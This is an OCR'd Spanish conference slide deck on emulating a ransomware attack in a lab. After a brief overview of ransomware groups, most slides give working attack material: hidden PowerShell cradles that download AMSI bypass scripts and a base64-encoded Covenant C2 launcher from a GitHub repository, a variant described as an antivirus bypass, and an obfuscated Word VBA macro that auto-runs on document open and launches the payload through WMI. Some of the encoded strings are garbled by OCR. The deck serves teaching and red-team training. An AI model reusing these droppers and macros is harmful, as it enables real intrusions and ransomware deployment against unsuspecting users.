


Operación *Ransomware*: un día en la oficina



David Álvarez Robles – AsturCON Tech 2022


Índice

1. Presentación
2. *Ransomware*: la amenaza de moda
3. Emulación de ataque de *ransomware*
4. Práctica: compromiso y despliegue de *ransomware*
5. Referencias



Presentación





C:\> whoami

□ David Álvarez Robles (tdkmp4n4)

- Responsable de seguridad ofensiva en Grupo CIES – AliSEC
- Grado y Máster en Ingeniería de Telecomunicación
- Doctorado en Informática (en progreso)
- Experto Universitario en Seguridad Perimetral
- OSCP, OSWP, CRTP, CRTE, eWPTX




Ransomware: la amenaza de moda



¿Qué es el *ransomware*?



- ❑ Malware que impide acceder a tu sistema o a tus archivos personales y que exige el pago de un rescate para poder acceder de nuevo a ellos
- ❑ Triple extorsión
 - ❑ Secuestro de datos
 - ❑ Publicación de datos
 - ❑ Publicación de datos de terceros




Fuente: <https://krebsonsecurity.com/2021/10/conti-ransom-gang-starts-selling-access-to-victims/>

Grupos de *ransomware*




- ❑ Equipos muy especializados y organizados
- ❑ Disponen de numerosos recursos (*hardware, software* y humanos)

Monthly Active Ransomware Groups





Number of Victims for Top 15 Ransomware Groups





Fuente: <https://abnormalsecurity.com/blog/deep-dive-active-ransomware-groups>

Kill chain ransomware (TTPs)



Kill chain ransomware (TTPs)




Emulación de ataque de *ransomware*



Let's emulate them!



- ❑ Emulación de *Kill Chain* en entorno de laboratorio



Let's emulate them!

- ❑ Emulación de *Kill Chain* en entorno de laboratorio



<https://github.com/cobbr/Covenant>

Práctica: compromiso y despliegue de *ransomware*





Run the grunt, runt!

- ☐ Un “grunt” es el agente utilizado por Covenant
- ☐ Para este taller, hosteado en GitHub junto a bypass de AMSI
 - ☐ Se utiliza launcher en PowerShell
 - ☐ Podemos ejecutarlo fácilmente mediante comandos simples
 - ☐ Llamado desde VBA+WMI
 - ☐ Directamente a través de WMI para movimiento lateral

Run the grunt, runt! (Workstations)



```
powershell -Sta -Nop -Window Hidden -Command "IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams1.ps1')
;
IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams2.ps1')
;
$text='aHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL3Rka21wNG40L0FzdHVyQ090MjAyMi9tYWluL2NvdjEudHh0';
IEX(New-Object
Net.WebClient).DownloadString([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64Stri
ng($text)));"


```

Run the grunt, runt! (Servers)



```
powershell -Sta -Nop -Window Hidden -Command "[Net.ServicePointManager]::SecurityProtocol =  
[Net.SecurityProtocolType]::Tls12; IEX(New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams1.ps1  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams2.ps1  
https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/cov1.txt');"
```


Run the grunt, runt! (Possible AV Bypass)



```
C:/Users/Public/ConsoleApplication.exe -Sta -Nop -Window Hidden -Command
"$text='aHR0cHM6Ly9yYXcuZ2l0aHVidXN1cmNvbnRlbnQuY29tL3Rka21wNG40L0FzdHVyQ090MjAyMi9tYWluL2NvdjEudHh0';
IEX(New-Object
Net.WebClient).DownloadString([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($text)))";
```

Acceso inicial



```

Function Fakjfal(kjfakfjla)
    Dim dajfaj As String
    dajfaj = "ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Fakjfal = InStr(1, dajfaj, kjfakfjla, vbBinaryCompare) - 1
End Function

Function ajfkajiqo(ajfkajfka)
    Dim i, inCount, outCount, firstTime
    Dim inArray(0 To 3) As Integer
    Dim outArray() As Byte

    firstTime = True
    While Len(ajfkajfka) > 0
        inCount = 0
        For i = 1 To 4
            If Mid(ajfkajfka, i, 1) <> "=" Then
                inArray(i - 1) = Fakjfal(Mid(ajfkajfka, i, 1))
                inCount = inCount + 1
            Else
                Exit For
            End If
        Next
        outCount = inCount - 1
        If firstTime Then
            ReDim outArray(outCount - 1)
            firstTime = False
        Else
            ReDim Preserve outArray(UBound(outArray) + outCount)
        End If
        outArray(UBound(outArray) + 1 - outCount) = (inArray(0) And &H3F) * 4 + (inArray(1) And &H30) / 16
        If outCount >= 2 Then
            outArray(UBound(outArray) + 2 - outCount) = (inArray(1) And &HF) * 16 + (inArray(2) And &H3C) / 4
        End If
        If outCount >= 3 Then
            outArray(UBound(outArray) + 3 - outCount) = (inArray(2) And &H3) * 64 + (inArray(3) And &H3F)
        End If
        ajfkajfka = Mid(ajfkajfka, 5)
    Wend
    ajfkajiqo = outArray
End Function

Sub RunIt()
    Dim str1, str2, str3, str4 As String
    Dim pid
    str1 = StrConv(ajfkajiqo("d2lubWdtdHM6"), vbUnicode)
    str2 = StrConv(ajfkajiqo("V2luMzJfUHJvY2Vzcw=="), vbUnicode)
    str3 = StrConv(ajfkajiqo("cG93ZXJzaGVsbCAtU3RhIC10b3AgLVdpbmRvdyBlaWRkZW4gLUNvbWlhbmgQIklFWChOZxt2Jq2WN0IE5ldC5XZWJDblG1bnQpLkRvd25sb2FkU3RyaW5nKCdodHRwc2ovL3Jhdy5naXRodWJlc2VvY29udGVudC5jb20vdGRrbXA0bG9vQVXN"), vbUnicode)
    GetObject(str1).Get(str2).Create str3, Null, Null, pid
End Sub

Sub Document_Open()
    RunIt
End Sub

Sub AutoOpen()
    RunIt
End Sub

```

Word please pop a \$h311



```
Function Fakjfai(kjfakfjla)
    Dim dajfaj As String
    dajfaj = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Fakjfai = InStr(1, dajfaj, kjfakfjla, vbBinaryCompare) - 1
End Function
```

Rutina auxiliar para
decodificar B64

```
Function ajfkajiqo(ajfkajfka)
    Dim i, inCount, outCount, firstTime
    Dim inArray(0 To 3) As Integer
    Dim outArray() As Byte
    firstTime = True
    While Len(ajfkajfka) > 0
        inCount = 0
        For i = 1 To 4
            If Mid(ajfkajfka, i, 1) <> "=" Then
                inArray(i - 1) = Fakjfai(Mid(ajfkajfka, i, 1))
                inCount = inCount + 1
            Else
                Exit For
            End If
        Next
        outCount = inCount - 1
        If firstTime Then
            ReDim outArray(outCount - 1)
            firstTime = False
        Else
            ReDim Preserve outArray(UBound(outArray) + outCount)
        End If
        outArray(UBound(outArray) + 1 - outCount) = (inArray(0) And &H3F) * 4 + (inArray(1) And &H30) / 16
        If outCount >= 2 Then
            outArray(UBound(outArray) + 2 - outCount) = (inArray(1) And &HF) * 16 + (inArray(2) And &H3C) / 4
        End If
        If outCount >= 3 Then
            outArray(UBound(outArray) + 3 - outCount) = (inArray(2) And &H3) * 64 + (inArray(3) And &H3F)
        End If
        ajfkajfka = Mid(ajfkajfka, 5)
    Wend
    ajfkajiqo = outArray
End Function
```

Rutina de
decodificación B64

Algunos parámetros ofuscados
(admite más ofuscación)



Word please pop a \$h311

```
str1 = "winmgmts:"
str2 = "Win32_Process"
str3 = "powershell -Sta -Nop -Window Hidden -Command "IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams1.ps1'); IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams2.ps1');
$text='aHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL3Rka21wNG40L0FzdHVyQ09OMjAyMi9tYWluL2NvdjEudHh0'; IEX(New-Object
Net.WebClient).DownloadString([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($text)));"'
```

```
Sub RunIt()
    Dim str1, str2, str3, str4 As String
    Dim pid
    str1 = StrConv(ajfkajigo("d2lubWdtdHM6"), vbUnicode)
    str2 = StrConv(ajfkajigo("V2luMzJfUHJvY2Vzcw=="), vbUnicode)
    str3 = StrConv(ajfkajigo("cG93Z2xJzaGVsbCArU3RhIC1Ob3AqLVdnbmRvdvBlaWRkZW4gLUNvbWlhbmggIk1FWCh0ZXI"), vbUnicode)
    GetObject(str1).Get(str2).Create str3, Null, Null, pid
End Sub
```

PowerShell call (WMI)

```
Sub Document_Open()
    RunIt
End Sub
Sub AutoOpen()
    RunIt
End Sub
```

Auto-ejecución al abrir
archivo

Word please pop a \$h311



Covenant AsturCON2022/cov1.txt at main

https://tfg.instituto-cies.es:7443/listener

COVENANT Welcome, admin! Logout

Dashboard Listeners Launchers Grunts Templates Tasks Taskings Graph Data Users

Listeners

Listeners Profiles

Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort
+ Create					

